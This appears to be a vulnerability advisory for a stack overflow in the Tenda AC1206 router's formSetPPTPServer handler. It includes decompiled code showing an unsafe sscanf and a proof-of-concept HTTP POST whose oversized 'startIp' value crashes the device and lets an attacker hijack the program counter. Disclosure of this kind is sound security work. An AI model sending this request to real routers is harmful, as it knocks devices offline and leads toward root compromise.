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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetPPTPServer function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
26  *client_pptp_enable = 0;
27  *client_l2tp_enable = 0;
28  pptp_server_enable = websGetVar(wp, "serverEn", "1");
29  pptp_server_mppe = websGetVar(wp, "mppe", "1");
30  pptp_server_mppe_op = websGetVar(wp, "mppeOp", "128");
31  pptp_server_start_ip = websGetVar(wp, "startIp", byte_51EC74);
32  pptp_server_end_ip = websGetVar(wp, "endIp", byte_51EC74);
33  GetValue("wl2g.public.mode", wl24g_work_mode);
34  GetValue("wl5g.public.mode", wl5g_work_mode);
35  GetValue("vpn.cli.pptpEnable", client_pptp_enable);
36  GetValue("vpn.cli.l2tpEnable", client_l2tp_enable);
37  if ( !strcmp(wl24g_work_mode, "apclient") || !strcmp(wl5g_work_mode, "apclient") )
38  {
39    errCode = CGI_ERROR;
40  }
41  else
42  {
43    if ( !strcmp(pptp_server_enable, "0") )
44    {
45      SetValue("vpn_ser.pptpdEnable", pptp_server_enable);
46      if ( !strcmp(client_pptp_enable, "0") && !strcmp(client_l2tp_enable, "0") )
47        SetValue("inet_gro_disable", "0");
48    }
49    else
50    {
51      if ( strcmp(pptp_server_enable, "1") )
52      {
53        errCode = CGI_ERROR;
54        goto finish;
55      }
56      if ( !*pptp_server_start_ip || !*pptp_server_end_ip )
57      {
58        errCode = CGI_ERROR;
59        goto finish;
60      }
61      if ( sscanf(
62             pptp_server_start_ip,
63             "%[^.].%[^.].%[^.].%s",
64             pptp_server_start_each_ip,
65             pptp_server_start_each_ip[1],
66             pptp_server_start_each_ip[2],
67             pptp_server_start_each_ip[3]) != 4
```

In the `formSetPPTPServer` function, `pptp_server_start_ip` (the value of `startIp`) we entered is formatted using the `sscanf` function and in the form of `%[^.].%[^.].%[^.].%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `pptp_server_start_each_ip`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
```


```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

startIp=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.